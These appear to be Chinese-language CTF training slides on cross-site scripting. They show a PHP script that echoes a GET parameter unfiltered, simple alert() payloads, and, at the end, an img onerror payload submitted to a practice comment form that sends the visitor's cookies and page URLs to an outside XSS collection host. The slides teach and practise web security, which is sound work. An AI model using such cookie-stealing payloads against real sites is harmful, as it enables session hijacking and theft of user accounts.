

XSS

北京联合大学 glzjin

能力要求

- 能够找出 XSS 点。
- 能够绕过浏览器内置的保护机制以及程序本身的过滤机制插入 XSS 脚本进行利用。

XSS 成因


- 能在页面中插入你想插入的代码，并且让它执行，你就成功了。

XSS 成因


```
<?php  
/**  
 * Created by PhpStorm.  
 * User: jinzhao  
 * Date: 2019/10/8  
 * Time: 1:38 PM  
 */
```

```
echo $_GET["abc"];
```


XSS 成因




XSS 成因




A screenshot of a web browser's source code view. The address bar shows the URL: `view-source:0.0.0.0:31186/12.php?abc=<script>alert(1)</script>`. The page content displays a single line of code: `<script>alert(1)</script>`. The `alert(1)` portion is highlighted with a red background, indicating a detected security issue or warning.

BUU XSS COURSE 1




BUU XSS COURSE 1

```
<script>alert('xss')</script>
```




BUU XSS COURSE 1

```
<img src='/aaew'  
onerror='alert("xss")' />
```



BUU XSS COURSE 1

- xss.buuoj.cn xss 平台注册一个账号，收 flag。



BUU XSS COURSE 1

- 提交，收 XSS。
- ```

```



# BUU XSS COURSE 1

- 提交，收 XSS。

吐槽

BUU 树洞

登录

树洞内容

<img src='/aaaww' onerror="(function(){(new Image()).src='http://xss.buuoj.cn/index.php?do=api&id=nvKZjp&location='+escape((function(){try{return document.location.href}catch(e){return ''}}())+'&toplocation='+escape((function(){try{return top.location.href}catch(e){return ''}}())+'&cookie='+escape((function(){try{return document.cookie}catch(e){return ''}}())+'&opener='+escape({try{return (window.opener && window.opener.location.href)?window.opener.location.href:''})catch(e){return ''}}())});})"/>

提交

成功

提交成功，您的吐槽已经被保存在 /#/view/768ed7b2-a825-4b39-a000-d924fc4cdc7b

确定



# BUU XSS COURSE 1

